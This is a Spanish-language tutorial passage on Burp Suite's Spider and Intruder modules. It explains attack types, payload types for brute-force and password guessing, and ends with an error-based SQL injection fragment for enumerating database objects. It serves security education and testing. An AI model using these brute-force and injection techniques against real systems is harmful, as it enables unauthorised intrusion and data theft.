


Al hacerlo, podremos ver como la lista de directorios y ficheros empieza a crecer de forma automática. Mientras se va construyendo el mapa de forma automática, pueden aparecernos de vez en cuando cuadros emergentes como el de la siguiente imagen:




Esto indica que el spider ha encontrado un formulario. En esta ventana el spider nos pregunta si queremos darle algunos datos con los que poder rellenarlo para continuar recopilando URLs o si queremos ignorarlo. Por ejemplo si el formulario fuera de inicio de sesión, al rellenarlo con los datos correctos, el spider podría acceder a otras URLs ocultas tras el formulario.

En la subpestaña “Control” de la pestaña “Spider” de Burp Suite podemos ver algo más de información sobre este componente. Aquí también podremos parar la construcción automática del mapa haciendo click en “Spider is running”.



La pestaña “Spider” cuenta además con la subpestaña “Options”. En ella podemos configurar el spider para personalizar su trabajo. Esta subpestaña nos ofrece varias opciones de configuración como personalizar la cabecera que va a usar el spider en sus peticiones a la web, indicar los datos a introducir en un posible formulario separados por los posibles campos más típicos, como email, nombre, apellidos... o como actuar ante un formulario de inicio de sesión.



3.6. Burp Suite Intruder

Burp Suite Intruder es una herramienta para automatizar ataques personalizados contra aplicaciones web. Es extremadamente potente y configurable y se puede utilizar para realizar una amplia variedad de tareas. Con Burp Suite Intruder podemos realizar desde ataques para identificar directorios web o formularios de login hasta la explotación activa de vulnerabilidades de inyección SQL.


Burp Suite Intruder funciona a partir de una petición HTTP interceptada. El Intruder modifica automáticamente la petición, envía la versión modificada al servidor y analiza las respuestas de la aplicación para identificar características interesantes. Este proceso lo hace varias veces por segundo de forma automática, por lo que convierte a este componente en una herramienta muy potente para ataques de fuerza bruta.

En cada ataque se debe especificar una o más payloads. Un payload es un conjunto de datos a transmitir como por ejemplo en un login se usan 2 payloads, uno será el conjunto de posibles nombres de usuario y el otro será el conjunto de posibles contraseñas. En Burp Suite Intruder, además de indicar los payloads, se debe indicar también en que posición se va a insertar cada uno de ellos.

El panel de Burp Suite Intruder permite configurar múltiples ataques al mismo tiempo y cada uno en su propia pestaña numerada. Si accedemos a la pestaña “Intruder” en Burp Suite por primera vez, veremos una subpestaña numerada con un “1”. Esta subpestaña contiene a su vez 4 pestañas más que son: target, positions, payloads, options


3.6.1. Target

Aquí se configuran los detalles del servidor que será objetivo del ataque, ya sea un dominio o una dirección IP, el puerto y si se requiere usar HTTPS o no.



3.6.2. Positions


En esta vista encontramos el contenido de la petición que va a ser modificada y reenviada. Aquí es donde definiremos el lugar de la petición en el que se insertarán las payloads.



Además, aquí elegiremos el tipo de ataque que se va a llevar a cabo. Los posibles tipos de ataque son: sniper, battering ram, pitchfork, cluster bumb.

Sniper
Este tipo de ataque usa una solo payload. En el caso de que se esté haciendo un ataque por fuerza bruta usando este método para, por ejemplo, intentar averiguar las identificaciones de usuario válidos enviando posibles identificaciones en una consulta por URL, Burp Suite Intruder usaría solamente un posible número de identificación por cada petición. En el caso en que se hayan indicado varias posiciones en las que introducir datos de la payload en el contenido de la petición, se aplicará cada una de las posibilidades del conjunto de datos de la payload, primero a una de las posiciones y luego a la otra, pero no se insertarán en las 2 posiciones a la vez. Por lo tanto el número de solicitudes que Burp Suite Intruder hará al servidor objetivo será el producto del número de datos de la payload y el número de posiciones indicadas en el cuerpo de la petición.

Battering ram
Este tipo de ataque, al igual que el sniper, usa una solo payload. Sin embargo a diferencia del sniper, éste sí coloca el dato a insertar en todas las posiciones a la vez. Por lo tanto este ataque es útil cuando se requiere que se inserte la misma entrada en varios lugares dentro de la petición. En este caso el número de peticiones que hará Burp Suite Intruder será igual al número de datos de la payload.




Pitchfork
Pitchfork usa varias payloads. En este tipo de ataque hay una payload específica, hasta un máximo de 20, para cada posición indicada en el cuerpo de la petición. El ataque itera a través de todos las payloads a la vez y coloca el dato de esta posición en la posición correspondiente del cuerpo de la petición. Es decir, primero coloca el primer dato de la payload 1 en la posición 1 de la petición, el primer dato de la payload 2 en la posición 2 de la petición, el primer dato de la payload 3 en la posición 3 de la petición, etc. Luego el segundo dato de la payload 1 en la posición 1 de la petición, el segundo dato de la payload 2 en la posición 2 de la petición, el segundo dato de la payload 3 en la posición 3 de la petición, etc. Y así sucesivamente. Este tipo de ataque es útil cuando requiere rellenar datos diferentes en entradas diferentes pero relacionadas entre sí. Por ejemplo, un nombre de usuario en un campo y un número de identificación conocido correspondiente a este nombre de usuario en otro campo diferente. En este caso el número de peticiones que hará Burp Suite Intruder será el número de posibilidades que ofrece la payload más pequeña.

Cluster bomb
Este tipo de ataque, al igual que el pitchfork, usa varias payloads. En este tipo de ataque también hay una payload específica, hasta un máximo de 20, para cada posición indicada en el cuerpo de la petición. Sin embargo a diferencia del anterior, este tipo de ataque prueba todas las posibles combinaciones de payloads. Por ejemplo, en el caso de que se hubieran indicado 2 posiciones en el cuerpo de la petición, Burp Suite Intruder primero coloca el primer dato de la payload 1 en la posición 1 de la petición y manteniendo este dato siempre en esta posición, itera la payload 2 por completo colocando cada posible dato en la posición 2 del cuerpo de la petición. Esto genera tantas peticiones como datos posibles tenga la payload 2, pero la posición 1 del cuerpo de la petición siempre tendrá el primer dato de la payload 1. Cuando se llegue al final de la payload 2, Burp Suite Intruder coloca el segundo dato de la payload 1 en la posición 1 del cuerpo, y vuelve a iterar todo la payload 2 hasta llegar al final. Y así sucesivamente hasta llegar al final de la payload 1. Este ataque es útil cuando se requiere datos diferentes en campos diferentes sin relación conocida entre ellos, por ejemplo para averiguar mediante un ataque con diccionarios un usuario y su contraseña. El número total de solicitudes generadas en el ataque es el producto de la cantidad de datos de todas las payloads, lo que puede ser extremadamente grande.

3.6.3. Payloads

Esta pestaña se usa para configurar una o más payloads. La cantidad de payloads permitidas depende del tipo de ataque seleccionado en la pestaña “Positions”. Esta pestaña tiene varias secciones:




Payload Sets
En esta sección se selecciona la payload que se va a configurar, numerado desde el 1 hasta como máximo 20, en función de las posiciones indicadas en el cuerpo del mensaje y el tipo de payload. Hay 16 tipos de payloads que se desarrollan a continuación.

1. Simple List
Es el tipo de payload más simple. Consiste en una simple lista de palabras o cadenas de caracteres. Estas cadenas se van agregando a la payload escribiéndolas en el cuadro de texto de la sección “Payload Options” y haciendo clic en “Add”.

2. Runtime file

Este tipo de payload permite cargar un fichero desde el cual, Burp Suite Intruder irá leyendo las cadenas de caracteres al tiempo que se va ejecutando el ataque. De esta forma, si tenemos una lista muy larga de posibles datos para la payload, no es necesario mantener toda la lista en memoria. El fichero a usar se indica en la sección “Payload Options”.




3. Custom Iterator

Esta payload permite configurar múltiples listas de elementos para generar datos de la payload utilizando todas las permutaciones posibles de los elementos de las listas. Por ejemplo supongamos el caso en el que sabemos que el dato a introducir en una de las posiciones del cuerpo de la petición es del tipo “AB/12”, en el que “AB” son 2 letras, que pueden ser iguales o no, y “12” son 2 cifras, que pueden ser iguales o no, y que siempre van separadas por una “/”. Entonces podríamos configurar esta payload con una lista que tenga las letras desde la “A” hasta la “Z” y otra lista que vaya desde el “0” hasta el “9”.


Con el tipo “Custom Iterator” indicaríamos a Burp Suite Intruder que en las posiciones 1 y 2 del campo debe ir una de las posibles letras de la lista que va de la “A” a la “Z”, que en la posición 3 del campo va una “/” como separador, y que en las posiciones 4 y 5 debe ir una de las posibles cifras de la lista que va del “0” al “9”. En esta caso, Burp Suite Intruder introduciría en la posición del cuerpo de la petición correspondiente a esta payload primero AA/00, luego AA/01, AA/02...AB/00, AB/01... Hasta llegar a ZZ/99.

Igual que en los tipos de payload anteriores, éste se configura en la sección “Payload Options”, en la que puedes elegir la posición dentro del campo en la que insertar los elementos de la lista y el separador entre las listas.



4. Character substitution

Esta payload permite configurar una lista de cadenas y aplicar varias sustituciones de caracteres a cada elemento. Por ejemplo con las reglas de sustitución predeterminadas e > 3 y t > 7, la cadena "peter" generará las siguientes combinaciones: peter, p3ter, pe7er, p37er, pet3r, p3t3r, pe73r y p373r. Puede ser útil en los ataques de adivinación de contraseñas, para generar variaciones comunes en las palabras del diccionario.




5. Case modification

Esta payload permite configurar una lista de cadenas y aplicar varias reglas de modificación a cada una de ellas. Igual que la payload anterior, esta payload puede ser útil en los ataques de adivinación de contraseñas, para generar variaciones comunes en las palabras del diccionario. Se pueden seleccionar las siguientes reglas de modificación:

- No change: La cadena se usa sin modificaciones.
- To lower case: Todas las letras de la cadena se convierten a minúsculas.

- To upper case: Todas las letras de la cadena se convierten a mayúsculas.
- To Propername: La primera letra de la cadena se convierte a mayúscula y las letras siguientes se convierten en minúsculas.
- To ProperName: La primera letra de la cadena se convierte a mayúscula y las letras siguientes no cambian



6. Recursive grep


Esta payload permite extraer cada payload de la respuesta anterior del ataque. Es útil en algunas situaciones en las que se necesita trabajar recursivamente para extraer datos útiles o producir un exploit. Esta payload funciona junto con la función extract grep, que se usa para extraer parte de una respuesta que contiene información interesante. El texto extraído de la respuesta anterior en el ataque se usa como dato de la payload para la petición actual. Esto se puede usar para varias tareas. Por ejemplo es posible extraer los contenidos de una base de datos mediante inyección de SQL mediante la inyección recursiva de consultas del formulario:

UNION SELECT name FROM sysobjects WHERE name > 'a'

El mensaje de error del servidor revela el nombre del primer objeto de base de datos:

Syntax error converting the varchar value 'accounts' to a column of data type int

La consulta se repite utilizando “accounts” para identificar el siguiente objeto. Esta tarea se puede automatizar fácilmente utilizando la payload “Recursive grep” para enumerar rápidamente todos los objetos de la base de datos.



